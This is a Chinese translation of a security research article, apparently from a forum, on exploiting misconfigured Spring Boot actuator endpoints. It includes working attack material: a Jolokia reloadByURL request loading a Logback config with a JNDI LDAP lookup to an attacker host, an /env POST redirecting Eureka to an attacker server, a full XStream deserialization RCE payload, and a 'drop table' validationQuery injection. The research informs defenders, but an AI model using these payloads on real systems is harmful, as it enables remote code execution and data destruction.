

Spring Boot框架中包含了许多actuators 功能，它可帮助开发人员在将Web应用程序投入生产时监视和管理Web应用程序。它们被用于审计运行状况和对指标进行收集，它们还可以在配置错误时打开服务器的隐藏功能。

当Spring Boot应用程序运行时，它会自动将多个端点（例如'/health'，'/trace'，'/beans'，'/env' etc等）注册到路由进程中。对于Spring Boot 1 - 1.4，它们无需身份验证即可访问，从而导致严重的安全问题。从Spring 1.5版开始，默认情况下，除"/health"和"/info"之外的所有端点都被视为安全的，但应用程序开发人员通常会禁用此安全性。

以下Actuator端点可能具有安全隐患，从而导致漏洞问题：

- /dump - 显示线程转储情况（包括堆栈跟踪）
- /trace - 显示最后几条HTTP消息（可能包含会话标识符）
- /logfile - 输出日志文件的内容
- /shutdown - 关闭应用程序
- /mappings - 显示所有MVC控制器映射
- /env - 提供对配置环境的访问
- /restart - 重新启动应用程序

对于Spring 1.x，它们在根URL下进行注册，并在2.x版本中将此功能移动到"/actuator/"的路径下。

## 漏洞分析

大多数actuators仅支持GET请求。因此敏感的配置数据会被公布出来，但其中一些对于shell攻击者来说值得分析：


通过Jolokia进行远程执行

如果Jolokia库位于目标应用程序路径中，Spring Boot会在'/jolokia'的actuator端点下公开它。

Jolokia允许对所有已注册的MBean进行HTTP访问，并且执行与使用JMX执行的相同操作。这里我们可以使用URL来列出所有可用的MBean操作：

<http://127.0.0.1:8090/jolokia/list>

同样，大多数MBeans操作只是列出了一些系统数据，但其中一个特别值得我们关注：



Logback库提供的“reloadByURL”操作允许我们从外部URL重新加载日志的记录配置。对于我们来说，只需导航到以下内容即可触发：

<http://localhost:8090/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL>

那么，我们为什么要关心日志配置呢？主要是因为两个原因：

1 Config具有XML格式，当然，Logback在启用外部实体的情况下会对XML进行解析，因此它很容易受到XXE攻击。

2 Logback配置具有“从JNDI获取变量”功能。在XML文件中，我们可以包含一个标签，如'`<insertFromJNDI env-entry-name="java:comp/env/appName" as="appName" />`'，name属性将传递给DirContext.lookup() 方法。如果我们可以在.lookup() 函数中提供对应名称值，我们甚至不需要XXE或HeapDump，因为它为我们提供了完整的远程执行代码。

## 工作机理

1.攻击者请求上述URL执行'qos.logback.classic.jmx.JMXConfigurator'类提供的'reloadByURL'函数。

2."reloadByURL"函数从http://artsploit.com/logback.xml下载新的配置并将其解析为Logback。此恶意配置应具有以下内容：

```
<configuration>
  <insertFromJNDI env-entry-name="ldap://artsploit.com:1389/jndi" as="appName" />
</configuration>
```

3.在易受攻击的服务器上解析此文件时，它会创建与"env-entry-name"参数值中指定的攻击者LDAP服务器的连接，从而导致JNDI进行解析。恶意的LDAP服务器可以返回具有"引用"类型的对象，以触发在目标应用程序上执行字节码。这篇MicroFocus研究论文很好地解释了JNDI攻击。由于Tomcat是Spring Boot架构中的默认应用程序服务器，所以新的JNDI开发技术也适用于此。

## 2 通过'/env'进行配置修改

如果Spring Cloud Libraries在路径中，则'/env'端点会默认允许修改Spring环境属性。

注释为"@ConfigurationProperties"的所有bean都可以进行修改和重新绑定。我们可以控制的许多属性列位于'/configprops'的Actuators端点上。实际上，我们需要清除所修改的内容才能达到目标。几天后我们发现了这个：

```
POST /env HTTP/1.1
Host: 127.0.0.1:8090
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
```

```
eureka.client.serviceUrl.defaultZone=http://artsploit.com/n/xstream
```

此属性将Eureka serviceURL修改为任意值。Eureka Server通常用作发现服务器，几乎所有Spring Cloud应用程序都在其中注册并向其发送状态更新。

如果幸运的话，目标路径中的Eureka-Client <1.8.7（通常包含在Spring Cloud Netflix中）可以利用XStream反序列化漏洞。

我们需要做的就是通过'/env'将'eureka.client.serviceUrl.defaultZone'属性设置为我们的服务器URL■http://artsploit.com/n/xstream■，然后调用'/re'之后，我们的服务器应该使用以下内容为XStream提供参数：

```
<linked-hash-set>
  <jdk.nashorn.internal.objects.NativeString>
    <value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
      <dataHandler>
        <dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
          <is class="javax.crypto.CipherInputStream">
            <cipher class="javax.crypto.NullCipher">
              <serviceIterator class="javax.imageio.spi.FilterIterator">
                <iter class="javax.imageio.spi.FilterIterator">
                  <iter class="java.util.Collections$EmptyIterator"/>
                  <next class="java.lang.ProcessBuilder">
                    <command>
                      <string>/Applications/Calculator.app/Contents/MacOS/Calculator</string>
                    </command>
                    <redirectErrorStream>false</redirectErrorStream>
                  </next>
                </iter>
              <filter class="javax.imageio.ImageIO$ContainsFilter">
                <method>
                  <class>java.lang.ProcessBuilder</class>
                  <name>start</name>
                  <parameter-types/>
                </method>
                <name>foo</name>
              </filter>
              <next class="string">foo</next>
            </serviceIterator>
            <lock/>
          </cipher>
          <input class="java.lang.ProcessBuilder$NullInputStream"/>
          <ibuffer></ibuffer>
        </is>
      </dataSource>
    </dataHandler>
  </value>
</jdk.nashorn.internal.objects.NativeString>
</linked-hash-set>
```


此XStream的payload是Marshalsec研究中ImageIO JDK的修改版本。

这里唯一的区别是使用LinkedHashSet来触发'jdk.nashorn.internal.objects.NativeString.hashCode()'方法。原始payload利用java.lang.Map来实现相同的功能，但Eureka的XStream配置中有一个自定义的map转换器，能够使其功能失效。然而上面的payload根本不使用Maps内容，可用于远程执行代码而无需额外的条件约束。

使用Spring Actuators，即使用户无法访问内部Eureka服务器，我们也可以利用此漏洞。我们只需要一个"/env"端点。

其余设置：

spring.datasource.tomcat.validationQuery = drop + table + users 允许我们进行SQL查询，它将自动对当前数据库执行。其支持任何入，更新或删除语句。




spring.datasource.tomcat.url=jdbc:hsqldb:https://localhost:3002/xdx允许我们修改当前的JDBC连接字符串。

最后一个方法很有作用，但问题是当运行数据库连接的应用程序已经建立时，只更新JDBC字符串没有任何效果。不过在这种情况下还有另一个属性可以帮助我们：

spring.datasource.tomcat.max-active=777

我们在这里可以增加与数据库的同时连接数。因此，我们可以更改JDBC连接字符串，增加连接数，然后向应用程序发送许多请求以模拟负载。在负载下，应用程序将使用更新的恶意JDBC字符串创建新的数据库连接。我在Mysql本地测试了这种技术。



除此之外，这里还存在其他的一些属性：

spring.datasource.url - 数据库连接字符串（仅用于第一个连接）

spring.datasource.jndiName - 数据库JNDI字符串（仅用于第一个连接）

spring.datasource.tomcat.dataSourceJNDI - 数据库JNDI字符串

spring.cloud.config.uri = http://artsploit.com/ - spring cloud config url（应用启动后没有任何效果，只使用初始值。）

除非调用'/restart'端点，否则这些属性没有任何效果。此端点重新启动所有ApplicationContext，但默认情况下禁用它。

注：在Spring Boot 2x中，通过'/env'端点修改属性的请求格式略有不同（它使用的是json格式），但结果是一样的。

易受攻击的应用程序示例：

如果要在本地测试此漏洞，我在Github页面上创建了一个简单的Spring Boot应用程序。所有payload均可以进行复现。

黑盒测试：

可以在此处找到默认actuators的完整列表：

https://github.com/artsploit/SecLists/blob/master/Discovery/Web-Content/spring-boot.txt。应用程序开发人员可以使用@Endpoint了创建自己

https://www.veracode.com/blog/research/exploiting-spring-boot-actuators

点击收藏 | 2 关注 | 1

[上一篇：基于Gadgets绕过XSS防御机制](#)
[下一篇：盘一盘2018年那些难缠的顽固病毒木马](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)